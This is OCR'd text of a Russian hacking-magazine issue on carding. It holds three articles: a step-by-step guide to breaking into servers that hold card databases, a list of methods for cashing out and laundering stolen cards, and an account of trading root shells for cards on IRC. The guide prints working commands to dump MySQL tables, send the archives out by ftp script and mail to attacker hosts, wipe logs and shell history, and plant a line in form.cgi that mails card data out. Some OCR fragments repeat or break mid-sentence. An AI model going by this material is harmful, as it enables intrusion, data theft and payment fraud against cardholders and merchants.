файл или в базу. Если это файл - нужно просто заархивировать его и сохранить в темном и прохладном месте =). В противном случае ситуация немного усложняется.

НУ И ЗАПРОСЫ У ВАС!

Вообще, все действия напрямую зависят от ситуации: конфигурации сервака, прав на нем и т.д. и т.п., поэтому четко указать алгоритм поиска кред практически невозможно. Но я попытаюсь дать несколько советов, которые значительно ускорят действия хакера и, в конце концов, приведут к успешному результату.

Для того чтобы прицепиться к mySQL (в наше время именно такие СУБД рулят на серваках), хакер достает логин и пароль пользователя, прописанные в таблице авторизации этой базы. Несмотря на кажущуюся сложность, данные можно добыть довольно быстро и просто. Они находятся в предустановках cgi/php скриптов, обслуживающих СУБД. Права nobody должны позволять читать эти скрипты, поэтому особых сложностей с получением аккаунта у взломщика не возникнет. Стоит только отметить, что в CGI-сценариях логин и пароль чаще всего указываются в начале файла, в переменных. В случае с PHP, данные хранятся в include-скриптах, которые затем подключаются в сценариях функцией include(). Такие файлы, как правило, имеют расширение .inc и находятся в папке include/. Найти их не составляет особого труда.

Если хакеру посчастливилось получить root-права, то не нужно вообще ничего искать. Достаточно убить процесс mysqld, затем запустить базу заново с параметром --skip-grant-tables. При этом демон не будет считывать таблицы авторизации. Теперь можно смело логиниться под рутом без пароля - взломщика пустят в базу данных. Он ни за что не забудет вернуть демон на место с обычными параметрами после дампа таблицы, иначе его пребывание заметят админы.

Теперь о сложностях - необходимо составить правильный запрос, чтобы получить верный ответ. Помни, что конечной целью хакера является обнаружение большой базы с рабочими кредитками =).

Входить в базу следует, учитывая интерактивность. Если шелл, который поимел нарушитель, открыт бэкдором (интерактивно) без поддержки псевдотерминала, то выполнять запросы sql следует через опцию -e клиента mysql. Об однострочных командах я расскажу чуть позже, просто имей это в виду.


Итак, вход в СУБД происходит с помощью клиента. Для этого ему задаются следующие параметры: логин, пароль, хост и база (необязательно). В нашем случае вполне подойдет следующая команда:

```
mysql -u carder -pcarderbaze.
```

Естественно, что cader:carderbase аккаунт, предварительно найденный в web-скриптах.

Если все верно, нарушитель получит стандартное приглашение клиента (mysql>). Далее необходимо сделать переход в нужную базу. Узнать ее можно командой show databases; Переход в БД выполняется двумя путями: либо сочетанием "\u name_db", либо командой use name_db (где name_db имя базы).
Хакер внутри нужной базы. Теперь он удостоверится, что это действительно то, что ему нужно. Взломщик напишет "show tables;" и найдет таблицу типа

Взломщик заходит на канал буржуйских трейдеров, делает /WHOIS каждого сидящего и сканит его сервер на уязвимости. Если учитывать, что на таких каналах сидят 200-300 человек, то вероятность взломать какого-нибудь зазевавшегося буржуя довольно высока.



Логин в СУБД

cards или payment (вообще-то, она указывается в .inc файлах). Затем он делает тестовый запрос:

```
select * from table_name limit 1;
```

Параметр limit означает, сколько строк из таблицы будет выводиться на экран. Учитывая, что хакеру совсем не нужно листать миллион записей, он указывает всего одну строку. »

БИНАРНЫЙ ПОИСК


В ряде случаев не получается перезапустить mysqld, а также залогиниться в СУБД. Тогда можно попробовать поискать кредитки в бинарных таблицах. Они находятся в /var/lib/mysql/data. Просмотреть их содержимое можно командой grep. К примеру, запрос grep -ir visa * > cc.log запишет лог совпадений с шаблоном.

НЕСТАНДАРТНЫЕ СИТУАЦИИ

Поговорим о нестандартных ситуациях, которые могут возникнуть. Я уже упоминал об интерактивном шелле. Дело в том, что без псевдотерминала невозможно корректно наблюдать за приглашениями клиента, соответственно, если зайти в базу как обычно, хакер будет тыкаться в консоли как слепой котенок. Для этого случая был придуман параметр -e, позволяющий выполнять команды SQL в одной строке. Итак, запрос:

```
mysql -u carder -pcarderbaze -e 'select
* from table_name limit 1' name_db
```

дает такой же результат, что и в предыдущем случае.
Наряду с mySQL существуют другие СУБД, такие, как PostgreSQL, Oracle и др. Вряд ли ты с ними столкнешься,



Интерактивный запрос к mySQL

но не вредно знать, что в PostgreSQL базы узнаются командой "select * from postgres_db", а таблицы "select * from postgres_tables". Остальные запросы полностью совпадают с синтаксисом mySQL.

БЭКАПИМ И ЗАБИРАЕМ

После того как взломщик убедился, что информация действительно находится на сервере и доступна для чтения, ее необходимо извлечь, заархивировать и отправить в безопасное место для дальнейшего изучения =).

Казалось бы, все просто, и описывать процедуру архивирования бессмысленно, но на самом деле тут тоже существуют свои подводные камни, избежать которых помогут мои советы.

Во-первых, следует извлечь данные из нужной SQL таблицы. Для этого вовсе не обязательно выполнять команду через параметр -e и перенаправлять ее вывод в файл. Если действовать таким способом, есть вероятность потерять значительную часть большой базы. В пакете mysql существует утилита mysqldump, предназначенная как раз для решения поставленной задачи. Синтаксис ее практически не отличается от обычного клиента, поэтому команда


```
mysqldump -u carder -pcarderbaze
name_db table_name > cc_baze
```

запишет структуру таблицы table_name в файл cc_baze.

Разумеется, закидывать базу данных несколькими десятками (а то и сотнями) мегабайт нерационально без архивации. Поэтому сожмем файл bzip'ом (он лучше gzip в плане компрессии). Для этого пишем:

```
tar jcf cc_baze.tar.bz2 cc_baze
```

А теперь самое сложное. Необходимо в срочном порядке выкачать ар-



Сохранение данных таблиц

хив с территории взломанного сервера. Если у хакера имеется root-доступ, то задача проста - ему надо скопировать архив в любую папку web-сервера. Но это не всегда так. Под nobody (да и другими) правами подобное редко когда можно осуществить, разве что в случае, если на каталоге стоят права на запись. В большинстве ситуаций приходится использовать утилиту ftp. Вот тут-то и всплывают всякие мелочи.

Помнишь, я говорил про интерактивный шелл? Без псевдотерминала обмен данными между юзером и командой ftp будет очень глючным. Точнее, все запросы, которые будет выдавать бинарник, взломщик увидит лишь после команды quit. Но это не означает, что запить файл через ftp невозможно. Если воспользоваться сценарием, совсем не нужно контролировать ход соединения.

Для справки: сценарий - небольшой файл, в котором содержится список команд для /usr/bin/ftp. Затем этот файл подставляется в строку запуска, и хакеру остается лишь дождаться завершения работы клиента. Единственное неудобство - это создание сценария. Команды придется дозаписывать в файл при помощи команды echo.


РАЗЛИЧНЫЕ ЛОГИ

Пути к логам напрямую зависят от демона, через который инфа поступает в файлы. В случае с syslogd, журналы будут располагаться в папке /var/log (если админ не перенастроил /etc/syslog.conf). Если программа другая (например, ng-syslogd), пути будут иными. Узнать их можно по конфигу демона.

Эта последовательность команд составит и выполнит ftp-сценарий

```
echo user hacker 31337 > ftp
echo pass
echo type binary
echo put ./cc_baze.tar.bz2
echo quit
ftp -n hack.host.ru < ./ftp
```

Опция -n ftp-сервера позволяет производить аутентификацию в одну строку (без поддержки интерактивности). Именно поэтому я указал имя пользователя и его пароль в одной строке. Заставить клиента перечитать текстовик как сценарий позволяет стандартное перенаправление дескриптора ввода (stdin). При этом лишь остается дождаться, пока файл транспортируется с сервера на удаленный ftp'шник.



Короткий сценарий для ftp и его реализация

При отсутствии ftp-сервера, можно воспользоваться командой mail, чтобы послать базу на мыло. Но перед этим необходимо превратить аттач в uuencode-шифр командой uuencode:

```
uuencode ./cc_baze.tar.bz2
cc_baze.tar.bz2 | mail hacker@host.ru
```

Параметры uuencode назначают имена локального файла и название архива после кодирования. Но стоит быть уверенным, что smtpd на удаленном сервере настроен и работает как надо, иначе послать e-mail не получится.

КОНЧИЛ - ПРОТРИ СТАНОК!

Немаловажным шагом после бэкапа базы является тщательная протирка логов. Естественно, делать это нужно только под root-правами, под непривилегированным аккаунтом следует принять все меры, чтобы оставлять как можно меньше следов.

Во-первых, это /var/log/messages - лог, о котором почему-то все забыва-

Если хакеру посчастливилось получить root-права, то не нужно вообще ничего искать. Достаточно убить процесс mysqld, затем запустить базу заново с параметром --skip-grant-tables.

Наряду с mySQL существуют другие СУБД, такие, как PostgreSQL, Oracle и др. Вряд ли ты с ними столкнешься, но не вредно знать, что в PostgreSQL базы узнаются командой "select * from postgres_db", а таблицы "select * from postgres_tables". Остальные запросы полностью совпадают с синтаксисом mySQL.

ют. Туда сваливаются мессаги различного характера. После взлома сервера его обязательно нужно почистить.

Во-вторых, файлы в домашней директории пользователя. Это .bash_history и .mysql_history. За историю команд интерпретатора можно не беспокоиться, если предварительно была выполнена команда unset HISTFILE. Чтобы очистить список команд mySQL, необходимо удалить файл, либо выполнить false > /path/to/.mysql_history, чтобы обнулить его содержимое.

В-третьих, директория /var/log/mysql хранит все логи обращений к СУБД. Их также необходимо удалить.

И, наконец, нужно уделить внимание таким мелочам, как лог от httpd, временные сценарии и базы с кредами, которые, возможно, были оставлены в каталогах /home, /tmp и т.п.


Собственная безопасность при этом превыше всего, так как у кардеров очень хорошие связи. Если они заподозрят тебя в краже своих баз и обнаружат твой IP в логах - поверь, придется очень несладко.

ПОДПИШИСЬ НА РАССЫЛКУ

Ты, наверное, знаешь, что база у крупных кардеров постоянно пополняется. Каждый раз лезть на сервак и архивировать новые карточки не совсем удобно, поэтому можно добавить несколько посторонних строк в perl/php код, обрабатывающий запрос с Web. Но следует быть очень осторожным, ведь кардер сам мог составить этот скрипт и знать код в нем как свои пять пальцев.

Допустим, у нас имеется скрипт form.cgi, в котором находится обращение к базе и запись туда содержимого массива @card. Шпионская строка вида

```
system("echo @card | mail hacker@host.ru");
```



Аккуратная модификация кода

позволяет отправлять данные о карте на твое мыло. Перед этим следует запомнить, какие именно данные заносятся в этот массив.

ДЕЙСТВУЙ ОСТОРОЖНО

Ты уже не маленький, и понимаешь, что все эти действия описаны лишь с ознакомительной целью. Ответственность за их применение на практике несешь только ты и никто другой.

Как правило, кардеры - народ ленивый. Возможно, он не будет гнаться за тобой, когда узнает, что ты позаимствовал у него пару тысяч свежих кредиток ;). Но раз на раз не приходится, поэтому всегда необходимо принимать меры предосторожности, подробно описанные в этой статье.

Гарри aka ElectrOShOck (ccmaster@mail.ru, www.ccworld.ru)

ОБНАЛИЧКА ПО-ХИТРОМУ

8 СПОСОБОВ ПОЛУЧЕНИЯ ЧЕСТНО НАКАРДЕННОГО

Слово "обналичка" вызывает разные ассоциации. У кардера с этим связано очень многое, в частности - дропы, платежные системы и, разумеется, большие деньги :).

Но в итоге все сводится к одному - извлечению из виртуальных карточек вполне реальных денег. Например, WebMoney. Конечно, готовых рецептов "cc > WM" я не дам. Таких просто не существует. Многих новичков обманывают именно таким способом, потому что любого человека, только пришедшего в кардинг, будет терзать мысль: "Как же мне поскорее обналичить кредитную карту в WM и поиметь много $?"

СПОСОБ № 0 - ПРОДАЖА

Самый элементарный способ - продажа кредитных карточек. Его можно даже назвать примером "cc to WM". Ты даешь кредитную карточку - тебе тут же перечисляют практические легальные деньги.

Потенциальная валидная (т.е. с лежащей на ней энной суммой денег) креда стоит в среднем $2-3. Очень небольшие деньги, если учесть, что на кредитной карте может лежать до нескольких тысяч долларов, которые ты впоследствии сможешь тратить практически как заблагорассудится. Пусть не все, но какую-то часть тебе наверняка удастся извлечь. Как? Об этом я тебе сегодня расскажу.

СПОСОБ №1 - ПЕРЕВОД

Давай посмотрим, как осуществить перевод денег "CC > E-Gold > WM" (кредитная карта - ЭПС "E-Gold" - WebMoney). Дело в том, что E-Gold деньги ты сможешь купить прямо с кредитной карты, а их уже без проблем можно перевести на WM, обменников сейчас в Сети очень много (их список можно найти, например, на www.golddirectory.com/e-gold.htm), главное - выбрать подходящие тебе проценты. Конечно, здесь есть и сложности - у тебя могут попросить подтверждение по телефону, скан карты и документа, удостоверяющего личность. В этом случае, если ты не кардхолдер, деньги получить очень непросто.


Происходит все так. Ты ищешь на вышеуказанном сайте обменники, которые принимают кредитные карточки. Вбиваешь кредy, указывая, сколько денег тебе нужно перевести с твоей карты на аккаунт в системе E-Gold. Ждешь несколько часов или, иногда, дней. Затем, если все проходит успешно - открываешь свой e-gold-аккаунт и удивляешься лежащей там сумме :). Но не все так просто, как кажется. Кардхолдер (хозяин кредy) обязательно сделает чардж-реверс (возврат денег), когда увидит, что проклятый кардер нагло спер его честно заработанные деньги. Ребята из обменника отпишут в E-Gold - "помогите, нас ограбили". И твой E-Gold-аккаунт закроют вместе с деньгами. Так что очень важно успеть еще эти деньги отмыть. Есть люди, которые этим занимаются - ты шлешь им нелегальные деньги со своего аккаунта, а они отправляют тебе легальные WebMoney. Ты можешь возразить: мол, можно найти обменник E-GOLD > WM и быстренько самому обменять, чтобы не платить процент (и немалый) от ворованных денег нальщику (так зовут этого самого посредника). Но имей в виду, что вскоре этот обменник - после того, как E-Gold заберет у него деньги - свяжется еще и со службой поддержки WebMoney и потребует вернуть деньги. WM с удовольствием это сделает, плюс обязательно заблокирует твой WM ID. То есть весь Keeper.

> Потенциальная валидная (т.е. с лежащей на ней энной суммой денег) креда стоит в среднем $2-3.

Таким образом, за виртуальное общение с самим собой вполне реально заработать до 500 долларов в месяц.

На hostonce практически не проверяют cc, и сайт никогда не закроют.

WM с удовольствием это сделает, плюс обязательно заблокирует твой WM ID. То есть весь Keeper.



Один из способов проверки карт

кирует твой WM ID. То есть весь Keeper. В общем, девиз любого кардера - "Хочешь жить, умей вертеться".

СПОСОБ № 2 - ОТМЫВ ЧЕРЕЗ АУКЦИОН

Идем на интернет-аукцион www.molotok.ru и выкладываем там лот: "Домен + хостинг за XX $ в год! Оплата по WM". Потом, когда появятся покупатели, начинаем покупать по чужим кредам домены и хостинг на www.webhosting.com и продавать за XX $ покупателям с аукциона.

Казалось бы, все просто. Но через некоторое время после продажи домены и хостинги... накроются. Почему? Да все потому же - кардхолдер потребует вернуть украденные деньги, банк заберет деньги у ВорлдХостинга, который, в свою очередь, прикроет домены. Получается, что твои покупатели выбросили деньги на ветер, а ты стал кидалой. Не здорово, правда?

СПОСОБ №3 - ПАРТНЕРСКИЕ ПРОГРАММЫ

Для того чтобы осуществить этот способ, нам придется найти партнерские программы, которые платят за клики или показы баннеров. Делаем сайт, где выкладываем эти самые баннеры и скрипты спонсоров, покупаем много-много трафика на сс. И - ждем свои WM.
Тут, думаю, все шоколадно. Но контент твоего сайта должен быть солидным, чтобы не привлекать внимание службы поддержки партнерских программ. Ведь они собираются тебе платить, и если твой сайт будет представлять собой кашу из невразумительного текста и подозрительного дизайна, а счетчики будут показывать тысячи посетителей ежедневно, то это вызовет справедливые подозрения. Что может привести к закрытию твоего акка. Этому способу посвящена целая статья этого номера, поэтому я не буду останавливаться на нем подробно.

СПОСОБ №4 - ЗАДАЙ СЕБЕ ВОПРОС ЗА ДЕНЬГИ

Наш путь лежит на swapsmarts.com, в раздел "эксперт". Для реализации этого способа надо взять кучу карт без кода, создать аккаунты на этом сайте и задавать себе (как эксперту) вопросы из разных категорий. Каждый вопрос стоит определенную сумму (ее ты требуешь сам ;)). За 2-3 вопроса в день вполне может набежать 10-20 долларов, и так - постоянно. При выводе придется попросить выслать чек, а при обнале - попросить перевести на WM. Таким образом, за виртуальное общение с самим собой вполне реально заработать до 500 долларов в месяц.

СПОСОБ №5 - ПОТОРГУЙСЯ САМ С СОБОЙ

Что нам мешает покупать домены на сс и продавать их уже за WM? Существует много сайтов, где продают готовые проекты или солидные эксклюзивные шаблоны для сайтов. Их тоже можно покупать на сс и продавать через выгодную тебе платежную систему.
Торговать с самим собой можно и другим способом. К примеру, сделать РЕАЛЬНЫЙ сайт по продаже какого-нибудь сервиса или софта. Сайт должен быть именно реальный, чтобы мерчант мог это проверить и ничего не заподозрить. Затем - регистрируем аккаунт у мерчанта, ставим невысокую цену, устанавливаем все у себя на сайте. Осталось только раскрутить сайт, купить трафик за СС, и, когда у тебя наберется достаточно посещений, можно начинать покупать у самого себя, только в разумных пределах и анонимно, опять же - мерчант не должен ничего заподозрить. Таким образом можно сделать пару сайтов и потихоньку работать. Главное - не переборщить и знать меру. Потом, естественно, получить сокровенные WM, если мерчант позволяет такую услугу, или, получив чек, перевести его во все те же WM.

> У этого способа есть неоспоримый плюс - не надо ничего делать. Ни тебе сайтов, ни подключения к биллингам

СПОСОБ №6 - РЕКЛАМИРУЙ СВОИ УСЛУГИ

Достаточно простой, на мой взгляд, способ. Для его осуществления тебе нужно каким-то образом разрекламировать услугу: "Делаю хостинг с доменным именем для сайтов for life за n webmoney". А потом, после каждого заказа, заполнять маленькую форму на www.hostonce.com и вписывать туда свои кредиты. На hostonce практически не проверяют сс, и сайт никогда не закроют. А на следующий день тебе останется получить свои "честно" заработанные webmoney. Разумеется, за отлично исполненный заказ.

СПОСОБ №7 - ЗАДОРНО, НО НЕ ПОРНО?

Главное здесь - найти через какой-нибудь поисковик (например, google.com) Adult-спонсоров, которые предоставляют уже готовый магазин (к примеру, www.sextoyfun.com/).
Эти спонсоры дают тебе процент с продаж с твоего (точнее, предоставленного тебе) сайта и платят за привлечение рефералов. Остается только прикинуться порноманьяком - вбить карты на своем шопе. Потом, уже в роли порнопродавца, заказать чек через Western Express на WebMoney (если спонсор не работает сразу через WM).
У этого способа есть неоспоримый плюс - не надо ничего делать. Ни тебе сайтов, ни подключения к биллингам. Но есть и минус - обычно дают не больше 25% с продажи.

ЗАКЛЮЧЕНИЕ

Я описал далеко не все способы обналички денег с кредиток. А вот заниматься кардингом или нет - это дело лично каждого. Могу лишь посоветовать не быть назойливым, иметь терпение, читать умные книжки и, разумеется, наши статьи :).

Hi-Tech (elvis@sgroup.ru)

ОСОБЕННОСТИ НАЦИОНАЛЬНОГО ТРЕЙДИНГА

КАК, НА ЧТО И ЗАЧЕМ МЕНЯЮТ КРЕДЫ В IRC

У многих начинающих кардеров возникает вопрос - где кардеры-профессионалы берут кредитные карты. Существует несколько способов: наломать самому, купить, и... обменять что-либо на заветную кредитную карту. Например, хакер может обменять пароль рута с взломанной тачки на несколько кред, аналогично можно поступить и с шеллом, эксплоитами, паролями на порнуху, спам-листом, проксями, соксами, баунсерами, и прочими полезными вещами. Где он найдет партнера? Конечно, в любимом IRC.

В связи с трагическими событиями, а именно с закрытием на буржуйском ДалНете супер-пупер трейдерских каналов, таких как #cc, #ccs, #carding, #carders, #trade, #trading, #ccstrade, #visa, #mastercard и многих-многих других, мы пойдем на EFNet. На ЭФНете возникли кое-какие проблемы с заходом на каналы #ccs, #cc и #carding, так как вход на них был только по инвайту (#carding can't join channel (invite only)). А для входа на канал #carders потребовался ключ. Примерно через полчаса я выпросил инвайт на канал #carding. Каналы произвели на меня исключительно ОТРИЦАТЕЛЬНОЕ впечатление. Практически нулевая активность угнетала.

Раз в пару минут высовывался какой-то товарищ с просьбой купить у него реальные пластиковые карты без пин-кода. Я любезно отказался. Людей из России практически не было, но я все-таки нашел одного человека с ником "yIIIJIenoK". Его ник говорил о чисто русском происхождении. Но он молчал. В это время я продолжал усиленно предлагать рут-шеллы на высокоскоростных тачках, для чего использовал такую фразу: "I have fast root-shells in austria and UK, I need ccs with full info. /msg me for trade. I verify first. Rippers dont msg me". Буквально это переводится так: "У меня есть высокоскоростной рут-шелл, мне нужны кредитные карты с полной информацией. Для обмена сообщи мне в приват. Я проверяю первый. Риппераm просьба не беспокоить". Для тех, кто не в курсе, кто такие рипперы, я немного о них расскажу, и даже приведу пример диалога с риппером. Сначала определение. Рипперы - это такие товарищи, которые обманывают честно обменивающихся людей, доверяющих им (риппераm) свои кредитки или прочий стаф для проверки, а они, заюзав этот стаф, либо выходят из IRC, либо просто посылают реальных трейдеров куда подальше. Стоит заметить, что таких людей банят, а встретив в реале, бьют морду. Меня,

впрочем, как и многих других трейдеров, обманывали самым наглым образом не один раз. Вот и сейчас ко мне в приват постучался, как оказалось, риппер. Вот наш диалог:

<SpIr1T> Hi bro! I see that you are trading fast roots to full info ccs. (Привет, брат, я вижу, ты меняешь быстрые руты на кредитки с полной информацией.)
<Hi-Tech> yes. wanna trade? (Да, хочешь меняться?)
<SpIr1T> Yep. I can give you 4 ccs for one UK root. But I verify first! (Да, я могу дать тебе 4 кредитки за одного рута в Великобритании. Но я проверяю первым!)
<Hi-Tech> hmm...so many ccs for one root. it is strange. (Хмм. Так много кредитных карт за одного рута. Это странно.)
<SpIr1T> I have a lot of ccs and I very need UK root now. (У меня есть много кредитных карт, и мне очень нужен рут в UK.)
<Hi-Tech> ok, i trust you. (Хорошо, я верю тебе.)
<Hi-Tech> here is my root. (Вот мой рут.)
<Hi-Tech> host: dsl34.super-root.co.uk. login: root. password: hi-tech. Port: SSH 23.
<Hi-Tech> test it. (Проверь его.)
<SpIr1T> Ok, let me 5 mins to test. (Ок, дай мне пять минут на проверку.)
<Hi-Tech> пр (без проблем.)
... 5 minutes passed (прошло пять минут)
<Hi-Tech> where are you, ppl? (Где ты, пипл?)
SpIr1T no such nick/channel (SpIr1T нет такого ника/канала)

Вот меня и обманули. Хорошо, что я оставил бэкдор на этой тачке =).

На будущее мой тебе совет. Если ты трейдишь рутами, то ВСЕГДА оставляй бэкдор. И обращай внимание на предложения об обмене других трейдеров. Если предложение кажется тебе нереальным, то остерегайся. Приведу несколько примеров подозрительных сообщений.

❶. I am trading 2 ccs with cvv2 to 3 ccs without cvv2.
❼. I am trading root to root. (Ну зачем человеку менять рута на рута? Значит, либо его рут фигня, либо у него его вообще нет.)
❾. I have root, i need shell. (Ну зачем, зачем менять РУТА, где можно настряпать до фига шеллов, на один-единственный шелл?)
❿. I need root. I can get 10 ccs with cvv2 for it.
Вот некоторые "расценки":
За одного рута могут дать 2-3 кредитки с cvv2. Если челу понравился твой рут, то он может добавить еще.
За одну кредy с cvv2 можно вытрейдить шелл, bnc user, реже bnc-admin. Возможно за одну такую кредy получить 5-6 простых без cvv2. Правда, они никому не нужны.

Мерчанты можно купить только за реальные деньги, т.к. достаются они с трудом (конкретно о мерчантах мы поговорим чуть позже).
Вот тебе еще несколько советов:
❶. Старайся иметь дело с трейдерами, у которых зарегистрированный ник (это не касается сетей, где нет сервисов).
❼. Опасайся ников, вроде SuperHacker31337. Настоящий хакер или кардер никогда не возьмет себе такой ник.
❾. Ники, типа Vasya4516, тоже должны вызывать опасение.
❿. Доверяй опам и войсам на крупных каналах. Что же касается маленьких каналов, то они могут быть созданы ripперами и для ripперов, чтобы заманивать туда нормальных трейдеров и обманывать их.
Если чел говорит, что он в любой момент может получить войса или опа, ни в коем случае не доверяй ему. Вот пусть сначала получит, а потом выказывает свои права.
❺. Советую не нарываться на ИРКОпов.
❽. Не проверяй кредy на канале, ибо это все - чистой воды обман. И еще, на канале есть такая функция, как !cvv. Это тоже слив, но она полезна для проверки подлинности cvv2 на карте. Допустим, ты вытрейдил кредy с cvv2 и сомневаешься в том, что она валидная, или в том, что cvv2 код правильный. Для определения cvv2 на каналах требуется только номер кредy, реже номер и дата завершения срока действия. Допустим, ты выменял что-то на кредy с номером 4234567890123456 и cvv2 552. Пишешь на канале: !cvv2 4234567890123456. Если бот выдаст ответ 552 (такой же, как на кредe, которую ты выменял), то этот cvv2 в девяносто девяти случаях из ста неправильный. И чел, который дал тебе эту кредy - чистой воды обманщик. Раз cvv2, данный ботом, совпадает с cvv2, данным тебе трейдером-обманщиком, значит, этот злодей использовал бота для генерирования cvv2, а бот, в свою очередь ВСЕГДА генерирует неправильный cvv2 код (это тебе пример доказательства от противного, помнишь геометрию за 9 класс?). Так что будь внимателен.

Теперь поговорим о проверке полученного товара. И о том, как, собственно, надо трейдиться.

МЕНЯЮ СЛОНА НА КРЕДИТКУ


Сначала мы рассмотрим случай, когда ты меняешь что-то на кредитную карту. Тебе надо, естественно, проверить ее на вшивость. Во-первых, проверь, не сгенерил ли чел cvv2 с помощью бота. Как это делается, я описал выше.
Во-вторых, для проверки нужен реальный мерчант, достать который очень трудно. Мерчант можно купить у других кардеров, но за приличные деньги. Что касается легального мерчанта, то, если ты не гражданин Соединенных Штатов Америки или Канады, добыть его просто нереально. Если он у тебя все-таки есть, проверяй с его помощью, если нет... попробуй купить что-нибудь незначительное. Например, аккаунт на порносайте или хостинг. Желательно, чтобы при покупке использовалась система iBill или ей подобная, так как надо, чтобы деньги с кредитной карты прошли через мерчант и попали продавцу сразу, а не отписывались куда-то в лог и только потом снимались. Кстати, срок жизни уже заюзанной нелегально кредy - 2-3 дня. Это в том случае, если до этого никакой кардер не трогал ее своими грязными лапами. Порносайты, я думаю, ты найдешь сам (раз уж использовать деньги с кредy, то хотя бы с пользой). А вообще - отучайся от этих вещей, в этом тебе поможет www.shitcity.com. На нем тоже можно проверять кредy, если, конечно, у тебя крепкий желудок :).
Если кредa все-таки прошла, можешь спокойно откинуться на спинку кресла и почувствовать гордость за свою интуицию, которая тебя не подвела при трейдинге.

МЕНЯЮ КРЕДИТКУ НА СЛОНА

Но не всегда же менять что-то на кредy. Можно менять и кредy на что-то. Например, на руты или шеллы. Если речь идет о шеллах, то они, в свою очередь, должны быть обязательно leight. Т.е. самостоятельные, купленные трейдером на специальном шелл-хостинге. Если же он создал шелл на своей домашней, dedicated или, тем более, взломанной тачке, то нет никакой гарантии, что, получив свое, он не прикроет твой аккаунт. Поэтому старайся брать только leight шеллы. Узнать, leight он или нет, тебе поможет whois, но не чела, а его IP. Если ты увидишь, что машина, на которой стоит шелл, окажется чем-то, типа client007.dsl.superprovider.net, то это <censored>, а не шелл, и лучше послать этого чела подальше. Если шелл принадлежит какому-либо шелл-хостингу, то трейдиться стоит. Если же шелл на диалапе, то это вообще ужас.

